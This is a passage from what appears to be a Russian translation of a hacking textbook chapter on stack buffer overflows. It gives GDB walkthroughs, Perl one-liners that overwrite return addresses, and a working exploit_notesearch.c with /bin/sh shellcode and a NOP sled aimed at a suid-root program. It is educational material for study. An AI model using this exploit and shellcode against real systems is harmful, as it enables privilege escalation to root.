reader@hacking:~/booksrc $ gdb -q ./a.out
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
```

```
(gdb) list 1
1       #include <stdio.h>
2       #include <stdlib.h>
3       #include <string.h>
4
5       int check_authentication(char *password) {
6               char password_buffer[16];
7               int auth_flag = 0;
8
9               strcpy(password_buffer, password);
10
(gdb)
11              if(strcmp(password_buffer, "brillig") == 0)
12                      auth_flag = 1;
13              if(strcmp(password_buffer, "outgrabe") == 0)
14                      auth_flag = 1;
15
16              return auth_flag;
17      }
18
19      int main(int argc, char *argv[]) {
20              if(argc < 2) {
(gdb)
21                      printf("Usage: %s <password>\n", argv[0]);
22                      exit(0);
23              }
24              if(check_authentication(argv[1])) {
25                      printf("\n-=-=-=-=-=-=-=-=-=-=-=-=-\n");
26                      printf("       Access Granted.\n");
27                      printf("-=-=-=-=-=-=-=-=-=-=-=-=-\n");
28              } else {
29                      printf("\nAccess Denied.\n");
30          }
(gdb) break 24
Breakpoint 1 at 0x80484ab: file auth_overflow2.c, line 24.
(gdb) break 9
Breakpoint 2 at 0x8048421: file auth_overflow2.c, line 9.
(gdb) break 16
Breakpoint 3 at 0x804846f: file auth_overflow2.c, line 16.
(gdb) run AAAAAAAAAAAAAAAAAAAAAAAAAAAA
Starting program: /home/reader/booksrc/a.out AAAAAAAAAAAAAAAAAAAAAAAAAAAA

Breakpoint 1, main (argc=2, argv=0xbffff874) at auth_overflow2.c:24
24              if(check_authentication(argv[1])) {
(gdb) i r esp
esp            0xbffff7e0         0xbffff7e0
(gdb) x/32xw $esp
0xbffff7e0:     0xb8000ce0      0x08048510      0xbffff848      0xb7eafebc
0xbffff7f0:     0x00000002      0xbffff874      0xbffff880      0xb8001898
0xbffff800:     0x00000000      0x00000001      0x00000001      0x00000000
0xbffff810:     0xb7fd6ff4      0xb8000ce0      0x00000000      0xbffff848
```

```
0xbffff820:    0x40f5f7f0      0x48e0fe81      0x00000000      0x00000000
0xbffff830:    0x00000000      0xb7ff9300      0xb7eafded      0xb8000ff4
0xbffff840:    0x00000002      0x08048350      0x00000000      0x08048371
0xbffff850:    0x08048474      0x00000002      0xbffff874      0x08048510
(gdb)
```

Первая точка останова располагается прямо перед обращением к `check_authentication()` в функции `main()`. Здесь регистр указателя стека (ESP) содержит `0xbffff7e0`, и мы видим вершину стека. Все это входит в кадр стека `main()`. Продолжив выполнение до следующей точки останова внутри `check_authentication()`, мы увидим, что ESP уменьшился, так как он переместился вверх по памяти, чтобы выделить место для кадра стека `check_authentication()` (выделен полужирным), который теперь находится в стеке. Выяснив адреса переменной `auth_flag` ❶ и переменной `password_buffer` ❷, можно посмотреть их содержимое в кадре стека.

```
(gdb) c
Continuing.

Breakpoint 2, check_authentication (password=0xbffff9b7 'A' <repeats 30
times>) at auth_overflow2.c:9
9               strcpy(password_buffer, password);
(gdb) i r esp
esp            0xbffff7a0        0xbffff7a0
(gdb) x/32xw $esp
0xbffff7a0:    0x00000000      0x08049744      0xbffff7b8      0x080482d9
0xbffff7b0:    0xb7f9f729      0xb7fd6ff4      0xbffff7e8   ❶  0x00000000
0xbffff7c0:  ❷ 0xb7fd6ff4      0xbffff880      0xbffff7e8      0xb7fd6ff4
0xbffff7d0:    0xb7ff47b0      0x08048510      0xbffff7e8      0x080484bb
0xbffff7e0:    0xbffff9b7      0x08048510      0xbffff848      0xb7eafebc
0xbffff7f0:    0x00000002      0xbffff874      0xbffff880      0xb8001898
0xbffff800:    0x00000000      0x00000001      0x00000001      0x00000000
0xbffff810:    0xb7fd6ff4      0xb8000ce0      0x00000000      0xbffff848
(gdb) p 0xbffff7e0 - 0xbffff7a0
$1 = 64
(gdb) x/s password_buffer
0xbffff7c0:      "?o??\200?????????o???G??\020\205\004\
b?????\204\004\b????\020\205\004\
bH???????\002"
(gdb) x/x &auth_flag
0xbffff7bc:    0x00000000
(gdb)
```

Продолжив работу до второй точки останова внутри `check_authentication()`, видим, что кадр стека (выделен полужирным) проталкивается в стек при вызове этой функции. Поскольку стек наращивается вверх по направлению к младшим адресам памяти, указатель стека теперь уменьшился на 64 байта и равен `0xbffff7a0`. Размер и структура стека могут сильно различаться в зависимости от функции и некоторых оптимизаций компилятора. Например, первые 24 байта этого кадра стека представляют собой просто заполнение, вставленное компилято-

ром. Локальные переменные стека `auth_flag` и `password_buffer` видны в кадре стека по соответствующим адресам. Переменная `auth_flag` ❶ находится по адресу `0xbffff7bc`, а 16 байт буфера памяти ❷ расположены по адресу `0xbffff7c0`.

Кадр стека состоит не из одних лишь локальных переменных и заполнения. Ниже показаны элементы кадра стека `check_authentication()`.

Сначала идет память, отведенная локальным переменным (выделена курсивом). Она начинается с переменной `auth_flag` по адресу `0xbffff7bc` и продолжается до конца 16-байтной переменной `password_buffer`. Следующие несколько значений в стеке – это заполнение, вставленное компилятором, а также нечто под названием *сохраненный указатель кадра*. Если для оптимизации компилировать программу с флагом `-fomit-frame-pointer`, то в кадре стека не будет указателя на кадр. В ❸ находится `0x080484bb` – адрес возврата для этого кадра стека, а в ❹ – `0xbffffe9b7` – указатель на строку, в которой записано 30 символов `A`. Это аргумент, с которым вызвана функция `check_authentication()`.

```
(gdb) x/32xw $esp
0xbffff7a0:     0x00000000      0x08049744      0xbffff7b8      0x080482d9
0xbffff7b0:     0xb7f9f729      0xb7fd6ff4      0xbffff7e8      0x00000000
0xbffff7c0:     0xb7fd6ff4      0xbffff880      0xbffff7e8      0xb7fd6ff4
0xbffff7d0:     0xb7ff47b0      0x08048510      0xbffff7e8    ❸ 0x080484bb
0xbffff7e0:   ❹ 0xbffff9b7      0x08048510      0xbffff848      0xb7eafebc
0xbffff7f0:     0x00000002      0xbffff874      0xbffff880      0xb8001898
0xbffff800:     0x00000000      0x00000001      0x00000001      0x00000000
0xbffff810:     0xb7fd6ff4      0xb8000ce0      0x00000000      0xbffff848
(gdb) x/32xb 0xbffff9b7
0xbffff9b7:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xbffff9bf:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xbffff9c7:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xbffff9cf:     0x41    0x41    0x41    0x41    0x41    0x41    0x00    0x53
(gdb) x/s 0xbffff9b7
0xbffff9b7:      'A' <repeats 30 times>
(gdb)
```

Адрес возврата в кадре стека можно найти, если понимать, как формируется кадр стека. Это процесс начинается в функции `main()` еще до вызова функции.

```
(gdb) disass main
Dump of assembler code for function main:
0x08048474 <main+0>:    push   ebp
0x08048475 <main+1>:    mov    ebp,esp
0x08048477 <main+3>:    sub    esp,0x8
0x0804847a <main+6>:    and    esp,0xfffffff0
0x0804847d <main+9>:    mov    eax,0x0
0x08048482 <main+14>:   sub    esp,eax
0x08048484 <main+16>:   cmp    DWORD PTR [ebp+8],0x1
0x08048488 <main+20>:   jg     0x80484ab <main+55>
0x0804848a <main+22>:   mov    eax,DWORD PTR [ebp+12]
```

```
0x0804848d <main+25>:   mov    eax,DWORD PTR [eax]
0x0804848f <main+27>:   mov    DWORD PTR [esp+4],eax
0x08048493 <main+31>:   mov    DWORD PTR [esp],0x80485e5
0x0804849a <main+38>:   call   0x804831c <printf@plt>
0x0804849f <main+43>:   mov    DWORD PTR [esp],0x0
0x080484a6 <main+50>:   call   0x804833c <exit@plt>
0x080484ab <main+55>:   mov    eax,DWORD PTR [ebp+12]
0x080484ae <main+58>:   add    eax,0x4
0x080484b1 <main+61>:   mov    eax,DWORD PTR [eax]
0x080484b3 <main+63>:   mov    DWORD PTR [esp],eax
0x080484b6 <main+66>:   call   0x8048414 <check_authentication>
0x080484bb <main+71>:   test   eax,eax
0x080484bd <main+73>:   je     0x80484e5 <main+113>
0x080484bf <main+75>:   mov    DWORD PTR [esp],0x80485fb
0x080484c6 <main+82>:   call   0x804831c <printf@plt>
0x080484cb <main+87>:   mov    DWORD PTR [esp],0x8048619
0x080484d2 <main+94>:   call   0x804831c <printf@plt>
0x080484d7 <main+99>:   mov    DWORD PTR [esp],0x8048630
0x080484de <main+106>: call   0x804831c <printf@plt>
0x080484e3 <main+111>: jmp    0x80484f1 <main+125>
0x080484e5 <main+113>: mov    DWORD PTR [esp],0x804864d
0x080484ec <main+120>: call   0x804831c <printf@plt>
0x080484f1 <main+125>: leave
0x080484f2 <main+126>: ret
End of assembler dump.
(gdb)
```

Обратите внимание на две строки, выделенные полужирным. В этом месте регистр EAX содержит указатель на первый аргумент командной строки. Это также аргумент `check_authentication()`. Первая из двух команд ассемблера записывает в EAX адрес, на который указывает ESP (вершина стека). С него начинается кадр стека для `check_authentication()` с аргументом функции. Вторая команда является фактическим вызовом. Она помещает в стек адрес следующей команды и записывает в регистр указателя команды (EIP) адрес начала функции `check_authentication()`. Адрес, проталкиваемый в стек, это адрес возврата для кадра стека. В данном случае адрес следующей команды `0x080484bb`, он и будет адресом возврата.

```
(gdb) disass check_authentication
Dump of assembler code for function check_authentication:
0x08048414 <check_authentication+0>:    push   ebp
0x08048415 <check_authentication+1>:    mov    ebp,esp
0x08048417 <check_authentication+3>:    sub    esp,0x38

...

0x08048472 <check_authentication+94>:   leave
0x08048473 <check_authentication+95>:   ret
End of assembler dump.
(gdb) p 0x38
```

```
$3 = 56
(gdb) p 0x38 + 4 + 4
$4 = 64
(gdb)
```

После изменения EIP выполнение продолжается в функции `check_authentication()`, и первые несколько команд (выше выделены полужирным) завершают выделение памяти для кадра стека. Они называются *прологом функции*. Первые две команды касаются сохраненного указателя кадра, а третья вычитает `0x38` из значения ESP. Так для локальных переменных функции выделяется 56 байт. Адрес возврата и сохраненный указатель кадра уже находятся в стеке, чем и объясняются дополнительные 8 байт 64-байтного кадра стека.

По завершении работы функции команды `leave` и `ret` удаляют кадр стека и записывают в регистр указателя команды (EIP) хранившийся в стеке адрес возврата ❶. В результате выполнение программы переходит к следующей команде в `main()` после вызова функции по адресу `0x080484bb`. Такая процедура осуществляется при вызове функции в любой программе.

```
(gdb) x/32xw $esp
0xbffff7a0:     0x00000000      0x08049744      0xbffff7b8      0x080482d9
0xbffff7b0:     0xb7f9f729      0xb7fd6ff4      0xbffff7e8      0x00000000
0xbffff7c0:     0xb7fd6ff4      0xbffff880      0xbffff7e8      0xb7fd6ff4
0xbffff7d0:     0xb7ff47b0      0x08048510      0xbffff7e8   ❶  0x080484bb
0xbffff7e0:     0xbffff9b7      0x08048510      0xbffff848      0xb7eafebc
0xbffff7f0:     0x00000002      0xbffff874      0xbffff880      0xb8001898
0xbffff800:     0x00000000      0x00000001      0x00000001      0x00000000
0xbffff810:     0xb7fd6ff4      0xb8000ce0      0x00000000      0xbffff848
(gdb) cont
Continuing.

Breakpoint 3, check_authentication (password=0xbffff9b7 'A' <repeats 30 times>)
    at auth_overflow2.c:16
16              return auth_flag;
(gdb) x/32xw $esp
0xbffff7a0:     0xbffff7c0      0x080485dc      0xbffff7b8      0x080482d9
0xbffff7b0:     0xb7f9f729      0xb7fd6ff4      0xbffff7e8      0x00000000
0xbffff7c0:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff7d0:     0x41414141      0x41414141      0x41414141   ❷  0x08004141
0xbffff7e0:     0xbffff9b7      0x08048510      0xbffff848      0xb7eafebc
0xbffff7f0:     0x00000002      0xbffff874      0xbffff880      0xb8001898
0xbffff800:     0x00000000      0x00000001      0x00000001      0x00000000
0xbffff810:     0xb7fd6ff4      0xb8000ce0      0x00000000      0xbffff848
(gdb) cont
Continuing.

Program received signal SIGSEGV, Segmentation fault.
0x08004141 in ?? ()
(gdb)
```

Если какие-то байты сохраненного адреса возврата окажутся изменены ❷, программа попытается использовать это новое значение, чтобы восстановить регистр указателя команд (EIP). Обычно при этом происходит аварийное завершение, поскольку осуществляется переход по случайному адресу. Но его значение не всегда случайно. Управляя этим значением, можно задать переход по некоторому конкретному адресу. Но куда бы нам хотелось перенаправить выполнение?

0x330 Эксперименты с BASH

Поскольку хакинг в значительной мере состоит из эксплойтов и экспериментов, очень важно иметь возможность быстро опробовать те или иные вещи. Оболочка BASH и Perl есть на большинстве машин, они предоставляют все необходимое для проведения опытов с эксплойтами.

Perl – интерпретируемый язык программирования, команда `print` которого очень удобна для создания длинных последовательностей символов. Perl позволяет организовать выполнение инструкций в командной строке с помощью ключа `-e`:

```
reader@hacking:~/booksrc $ perl -e 'print "A" x 20;'
AAAAAAAAAAAAAAAAAAAA
```

Эта команда указывает Perl, что надо выполнить команды, заключенные в одинарные кавычки, в данном случае единственную команду `'print "A" x 20;'`. Эта команда 20 раз выводит символ `A`.

Любой символ, в том числе неотображаемый, можно напечатать с помощью комбинации `\x##`, где *##* – шестнадцатеричный код символа. В следующем примере этот способ применяется для вывода символа `A` (его шестнадцатеричный код `0x41`).

```
reader@hacking:~/booksrc $ perl -e 'print "\x41" x 20;'
AAAAAAAAAAAAAAAAAAAA
```

Кроме того, Perl выполняет конкатенацию строк с помощью символа точки (`.`). Это удобно для записи нескольких адресов в одну строку.

```
reader@hacking:~/booksrc $ perl -e 'print "A"x20 . "BCD" .
                                    "\x61\x66\x67\x69"x2 . "Z";'
AAAAAAAAAAAAAAAAAAAABCDafgiafgiZ
```

Команду оболочки можно выполнять как функцию, возвращая ее результат по месту. Для этого нужно заключить команду в круглые скобки и поместить перед ними символ доллара. Вот два примера:

```
reader@hacking:~/booksrc $ $(perl -e 'print "uname";')
Linux
reader@hacking:~/booksrc $ una$(perl -e 'print "m";')e
Linux
reader@hacking:~/booksrc $
```

В обоих случаях команду заменяют данные, выводимые заключенной в скобки командой, и выполняется команда `uname`. Такого же эффекта подстановки команды можно достичь с помощью обратной кавычки (` , символ выглядит как наклоненная одинарная кавычка и находится на одной клавише с тильдой). Можно пользоваться тем синтаксисом, который кажется вам более естественным, хотя обычно легче читается синтаксис с круглыми скобками.

```
reader@hacking:~/booksrc $ u`perl -e 'print "na";'`me
Linux
reader@hacking:~/booksrc $ u$(perl -e 'print "na";')me
Linux
reader@hacking:~/booksrc $
```

С помощью подстановки команд и Perl можно быстро создавать переполнение буфера. Такой прием позволяет легко протестировать программу *overflow_example.c* с буферами разного размера.

```
reader@hacking:~/booksrc $ ./overflow_example $(perl -e 'print "A"x30')
[BEFORE] buffer_two is at 0xbffff7e0 and contains 'two'
[BEFORE] buffer_one is at 0xbffff7e8 and contains 'one'
[BEFORE] value is at 0xbffff7f4 and is 5 (0x00000005)

[STRCPY] copying 30 bytes into buffer_two

[AFTER] buffer_two is at 0xbffff7e0 and contains 'AAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAA'
[AFTER] buffer_one is at 0xbffff7e8 and contains 'AAAAAAAAAAAAAAAAAAAA'
[AFTER] value is at 0xbffff7f4 and is 1094795585 (0x41414141)
Segmentation fault (core dumped)
reader@hacking:~/booksrc $ gdb -q
(gdb) print 0xbffff7f4 - 0xbffff7e0
$1 = 20
(gdb) quit
reader@hacking:~/booksrc $ ./overflow_example $(perl -e 'print "A"x20 .
                                                  "ABCD"')
[BEFORE] buffer_two is at 0xbffff7e0 and contains 'two'
[BEFORE] buffer_one is at 0xbffff7e8 and contains 'one'
[BEFORE] value is at 0xbffff7f4 and is 5 (0x00000005)

[STRCPY] copying 24 bytes into buffer_two

[AFTER] buffer_two is at 0xbffff7e0 and contains 'AAAAAAAAAAAAAAAAAAAABCD'
[AFTER] buffer_one is at 0xbffff7e8 and contains 'AAAAAAAAAAAABCD'
[AFTER] value is at 0xbffff7f4 and is 1145258561 (0x44434241)
reader@hacking:~/booksrc $
```

В этом выводе GDB использован как шестнадцатеричный калькулятор для получения расстояния между `buffer_two` (`0xbffff7e0`) и переменной `value` (`0xbffff7f4`), которое оказывается равным 20 байтам. Зная это расстояние, можно записать в переменную `value` точное значение `0x44434241`,

поскольку шестнадцатеричные значения символов A, B, C и D — 0x41, 0x42, 0x43 и 0x44 соответственно. В архитектуре «сначала младший байт» первый символ является наименее значимым байтом. Это значит, что если вам нужно поместить в переменную какое-то конкретное значение, вроде 0xdeadbeef, соответствующие байты следует записать в память в обратном порядке.

```
reader@hacking:~/booksrc $ ./overflow_example $(perl -e 'print "A"x20 . "\
xef\xbe\xad\xde"')
[BEFORE] buffer_two is at 0xbffff7e0 and contains 'two'
[BEFORE] buffer_one is at 0xbffff7e8 and contains 'one'
[BEFORE] value is at 0xbffff7f4 and is 5 (0x00000005)

[STRCPY] copying 24 bytes into buffer_two

[AFTER] buffer_two is at 0xbffff7e0 and contains 'AAAAAAAAAAAAAAAAAAAA??'
[AFTER] buffer_one is at 0xbffff7e8 and contains 'AAAAAAAAAAAA??'
[AFTER] value is at 0xbffff7f4 and is -559038737 (0xdeadbeef)
reader@hacking:~/booksrc $
```

С помощью этого приема можно изменить адрес возврата в программе *auth_overflow2.c*, записав в него конкретное значение. В следующем примере мы заменим адрес возврата другим адресом в main().

```
reader@hacking:~/booksrc $ gcc -g -o auth_overflow2 auth_overflow2.c
reader@hacking:~/booksrc $ gdb -q ./auth_overflow2
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) disass main
Dump of assembler code for function main:
0x08048474 <main+0>:    push   ebp
0x08048475 <main+1>:    mov    ebp,esp
0x08048477 <main+3>:    sub    esp,0x8
0x0804847a <main+6>:    and    esp,0xfffffff0
0x0804847d <main+9>:    mov    eax,0x0
0x08048482 <main+14>:   sub    esp,eax
0x08048484 <main+16>:   cmp    DWORD PTR [ebp+8],0x1
0x08048488 <main+20>:   jg     0x80484ab <main+55>
0x0804848a <main+22>:   mov    eax,DWORD PTR [ebp+12]
0x0804848d <main+25>:   mov    eax,DWORD PTR [eax]
0x0804848f <main+27>:   mov    DWORD PTR [esp+4],eax
0x08048493 <main+31>:   mov    DWORD PTR [esp],0x80485e5
0x0804849a <main+38>:   call   0x804831c <printf@plt>
0x0804849f <main+43>:   mov    DWORD PTR [esp],0x0
0x080484a6 <main+50>:   call   0x804833c <exit@plt>
0x080484ab <main+55>:   mov    eax,DWORD PTR [ebp+12]
0x080484ae <main+58>:   add    eax,0x4
0x080484b1 <main+61>:   mov    eax,DWORD PTR [eax]
0x080484b3 <main+63>:   mov    DWORD PTR [esp],eax
0x080484b6 <main+66>:   call   0x8048414 <check_authentication>
0x080484bb <main+71>:   test   eax,eax
0x080484bd <main+73>:   je     0x80484e5 <main+113>
0x080484bf <main+75>:   mov    DWORD PTR [esp],0x80485fb
```

```
0x080484c6 <main+82>:   call   0x804831c <printf@plt>
0x080484cb <main+87>:   mov    DWORD PTR [esp],0x8048619
0x080484d2 <main+94>:   call   0x804831c <printf@plt>
0x080484d7 <main+99>:   mov    DWORD PTR [esp],0x8048630
0x080484de <main+106>:  call   0x804831c <printf@plt>
0x080484e3 <main+111>:  jmp    0x80484f1 <main+125>
0x080484e5 <main+113>:  mov    DWORD PTR [esp],0x804864d
0x080484ec <main+120>:  call   0x804831c <printf@plt>
0x080484f1 <main+125>:  leave
0x080484f2 <main+126>:  ret
End of assembler dump.
(gdb)
```

Участок кода, выделенный полужирным, содержит инструкции для вывода сообщения «*Access Granted*». Его начало расположено по адресу `0x080484bf`, поэтому если записать это значение в адрес возврата, будет выполнен данный блок команд. Точное расстояние между адресом возврата и началом `password_buffer` может меняться в зависимости от версии компилятора и флагов оптимизации. Если начало буфера выровнено в стеке по границе двойного слова (DWORD), этот сдвиг можно компенсировать путем многократного повторения адреса возврата. В результате какое-нибудь из повторяющихся значений заместит адрес возврата, даже если он смещен из-за включенных оптимизаций.

```
reader@hacking:~/booksrc $ ./auth_overflow2 $(perl -e 'print "\xbf\x84\x04\
x08"x10')

-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
      Access Granted.
-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
Segmentation fault (core dumped)
reader@hacking:~/booksrc $
```

В приведенном примере нужный адрес `0x080484bf` повторен 10 раз, чтобы гарантировать запись нужного адреса на место адреса возврата. При возврате из функции `check_authentication()` выполнение перейдет по новому адресу, а не по адресу команды, следующей за вызовом функции. Это расширяет наши возможности управления, однако мы по-прежнему ограничены использованием тех команд, которые есть в исходной программе.

Программа *notesearch* имеет уязвимость в виде переполнения буфера в строке, ниже выделенной полужирным.

```
int main(int argc, char *argv[]) {
   int userid, printing=1, fd; // File descriptor
   char searchstring[100];
   if(argc > 1)                          // Если есть аргумент,
      strcpy(searchstring, argv[1]);     //   это строка для поиска;
   else                                  // в противном случае,
      searchstring[0] = 0;               //   строка для поиска пуста.
```

В эксплойте для *notesearch* используется аналогичный прием, чтобы переполнить буфер и изменить адрес возврата; однако при этом в память вводятся собственные команды, а потом им передается управление. Эти инструкции называются *шелл-кодом* (*shellcode*), и они требуют, чтобы программа восстановила права доступа и открыла приглашение командной оболочки. В случае программы *notesearch* последствия будут особенно катастрофическими, поскольку она выполняется с установленным битом `suid` root. Поскольку эта программа предназначена для многопользовательского доступа, она выполняется с более высокими правами, чтобы иметь доступ к своему файлу данных, но логика программы лишает пользователей возможности использовать эти более высокие права для иных действий, помимо обращения к этому файлу данных – во всяком случае, таков ее замысел.

Но при возможности ввести собственные команды как результат переполнения буфера, изменив порядок выполнения, логика программы оказывается бесполезной. Этот прием позволяет заставить программу делать то, что не предусмотрено ее кодом, при сохранении высоких прав доступа, с которыми она была запущена. Это опасная комбинация, позволяющая эксплойту получить оболочку root. Рассмотрим этот эксплойт подробно.

```
reader@hacking:~/booksrc $ gcc -g exploit_notesearch.c
reader@hacking:~/booksrc $ gdb -q ./a.out
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) list 1
1       #include <stdio.h>
2       #include <stdlib.h>
3       #include <string.h>
4       char shellcode[]=
5       "\x31\xc0\x31\xdb\x31\xc9\x99\xb0\xa4\xcd\x80\x6a\x0b\x58\x51\x68"
6       "\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x51\x89\xe2\x53\x89"
7       "\xe1\xcd\x80";
8
9       int main(int argc, char *argv[]) {
10         unsigned int i, *ptr, ret, offset=270;
(gdb)
11         char *command, *buffer;
12
13         command = (char *) malloc(200);
14         bzero(command, 200); // Обнулить новую память.
15
16         strcpy(command, "./notesearch \'"); // Начало буфера команды.
17         buffer = command + strlen(command); // Поместить буфер в конце.
18
19         if(argc > 1) // Задать смещение.
20             offset = atoi(argv[1]);
(gdb)
21
```

```
22          ret = (unsigned int) &i - offset; // Задать адрес возврата.
23
24          for(i=0; i < 160; i+=4) //  Заполнить буфер адресом возврата
25              *((unsigned int *)(buffer+i)) = ret;
26          memset(buffer, 0x90, 60); // Построить NOP-цепочку.
27          memcpy(buffer+60, shellcode, sizeof(shellcode)-1);
28
29          strcat(command, "\'");
30
(gdb) break 26

Breakpoint 1 at 0x80485fa: file exploit_notesearch.c, line 26.
(gdb) break 27

Breakpoint 2 at 0x8048615: file exploit_notesearch.c, line 27.
(gdb) break 28

Breakpoint 3 at 0x8048633: file exploit_notesearch.c, line 28.
(gdb)
```

Эксплойт *notesearch.c* генерирует буфер в строках с 24 по 27 (выделены полужирным). Вначале действует цикл `for`, который заполняет буфер 4-байтным адресом, находящимся в переменной `ret`. При каждом проходе цикла переменная `i` наращивается на 4. Это число добавляется к адресу буфера, и результат приводится к типу указателя на беззнаковое целое. Оно имеет размер 4 байта, поэтому при разыменовании происходит запись всего 4-байтного значения, находящегося в `ret`.

```
(gdb) run
Starting program: /home/reader/booksrc/a.out

Breakpoint 1, main (argc=1, argv=0xbffff894) at exploit_notesearch.c:26
26          memset(buffer, 0x90, 60); // Построить NOP-цепочку
(gdb) x/40x buffer
0x804a016:      0xbffff6f6      0xbffff6f6      0xbffff6f6      0xbffff6f6
0x804a026:      0xbffff6f6      0xbffff6f6      0xbffff6f6      0xbffff6f6
0x804a036:      0xbffff6f6      0xbffff6f6      0xbffff6f6      0xbffff6f6
0x804a046:      0xbffff6f6      0xbffff6f6      0xbffff6f6      0xbffff6f6
0x804a056:      0xbffff6f6      0xbffff6f6      0xbffff6f6      0xbffff6f6
0x804a066:      0xbffff6f6      0xbffff6f6      0xbffff6f6      0xbffff6f6
0x804a076:      0xbffff6f6      0xbffff6f6      0xbffff6f6      0xbffff6f6
0x804a086:      0xbffff6f6      0xbffff6f6      0xbffff6f6      0xbffff6f6
0x804a096:      0xbffff6f6      0xbffff6f6      0xbffff6f6      0xbffff6f6
0x804a0a6:      0xbffff6f6      0xbffff6f6      0xbffff6f6      0xbffff6f6
(gdb) x/s command
0x804a008:        "./notesearch
'¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ
¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶û
ÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿"
(gdb)
```

В первой точке останова находим в буфере результат работы цикла `for`. Видна также связь между указателем на команду и указателем на буфер. Следующая команда – вызов функции `memset()`, которая записывает в 60 байт с начала буфера значение `0x90`.

```
(gdb) cont
Continuing.

Breakpoint 2, main (argc=1, argv=0xbffff894) at exploit_notesearch.c:27
27          memcpy(buffer+60, shellcode, sizeof(shellcode)-1);
(gdb) x/40x buffer
0x804a016:      0x90909090      0x90909090      0x90909090      0x90909090
0x804a026:      0x90909090      0x90909090      0x90909090      0x90909090
0x804a036:      0x90909090      0x90909090      0x90909090      0x90909090
0x804a046:      0x90909090      0x90909090      0x90909090      0xbffff6f6
0x804a056:      0xbffff6f6      0xbffff6f6      0xbffff6f6      0xbffff6f6
0x804a066:      0xbffff6f6      0xbffff6f6      0xbffff6f6      0xbffff6f6
0x804a076:      0xbffff6f6      0xbffff6f6      0xbffff6f6      0xbffff6f6
0x804a086:      0xbffff6f6      0xbffff6f6      0xbffff6f6      0xbffff6f6
0x804a096:      0xbffff6f6      0xbffff6f6      0xbffff6f6      0xbffff6f6
0x804a0a6:      0xbffff6f6      0xbffff6f6      0xbffff6f6      0xbffff6f6
(gdb) x/s command
0x804a008:       "./notesearch '", '\220' <repeats 60 times>, "¶ûÿ¿¶ûÿ¿¶û
ÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶
ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿"
(gdb)
```

В заключение с помощью функции `memcpy()` байты шелл-кода копируются в `buffer+60`.

```
(gdb) cont
Continuing.

Breakpoint 3, main (argc=1, argv=0xbffff894) at exploit_notesearch.c:29
29          strcat(command, "\'");
(gdb) x/40x buffer
0x804a016:      0x90909090      0x90909090      0x90909090      0x90909090
0x804a026:      0x90909090      0x90909090      0x90909090      0x90909090
0x804a036:      0x90909090      0x90909090      0x90909090      0x90909090
0x804a046:      0x90909090      0x90909090      0x90909090      0x3158466a
0x804a056:      0xcdc931db      0x2f685180      0x6868732f      0x6e69622f
0x804a066:      0x5351e389      0xb099e189      0xbf80cd0b      0xbffff6f6
0x804a076:      0xbffff6f6      0xbffff6f6      0xbffff6f6      0xbffff6f6
0x804a086:      0xbffff6f6      0xbffff6f6      0xbffff6f6      0xbffff6f6
0x804a096:      0xbffff6f6      0xbffff6f6      0xbffff6f6      0xbffff6f6
0x804a0a6:      0xbffff6f6      0xbffff6f6      0xbffff6f6      0xbffff6f6
(gdb) x/s command
0x804a008:       "./notesearch '", '\220' <repeats 60 times>,
"1À1Û1É\231°¤Í\200j\vXQh//shh/bin\211ãQ\211âS\211áÍ\200¿¶ûÿ¿¶ûÿ¿¶û
ÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿"
(gdb)
```

Теперь в буфере находится наш шелл-код, достаточно длинный, чтобы заместить адрес возврата. Сложность определения точного местоположения адреса возврата компенсируется многократным повторением его нового значения. Но это значение адреса возврата должно указывать на шелл-код, располагающийся в том же буфере. Значит, чтобы поместить фактический новый адрес в память, нужно сначала выяснить его. Это может быть нелегко, поскольку стек динамически меняется.

К счастью, есть еще один хакерский прием, называемый *NOP-цепочками*, который поможет нам справиться с этой трудностью. NOP в ассемблере означает просто *отсутствие операции* (*no operation*). Это команда длиной в один байт, которая абсолютно ничего не делает. Она иногда используется для создания холостых циклов при синхронизации и действительно необходима в архитектуре процессора Sparc для конвейера команд.

В нашем случае команды `NOP` будут использоваться с другой целью: для мошенничества. Мы создадим длинную цепочку команд `NOP` и поместим ее перед шелл-кодом, и тогда если EIP возвратится по любому адресу, входящему в NOP-цепочку, то он будет увеличиваться, поочередно выполняя каждую команду `NOP`, пока не доберется до шелл-кода.

Это значит, что если адрес возврата переписать любым из адресов, входящих в NOP-цепочку, то EIP соскользнет вниз по цепочке до шелл-кода, который выполнится, а нам только того и надо.

Команда `NOP` в архитектуре *x*86 эквивалентна числу `0x90`. В результате готовый буфер эксплойта будет выглядеть примерно так:

NOP-цепочка	Шелл-код	Повторяющийся адрес возврата

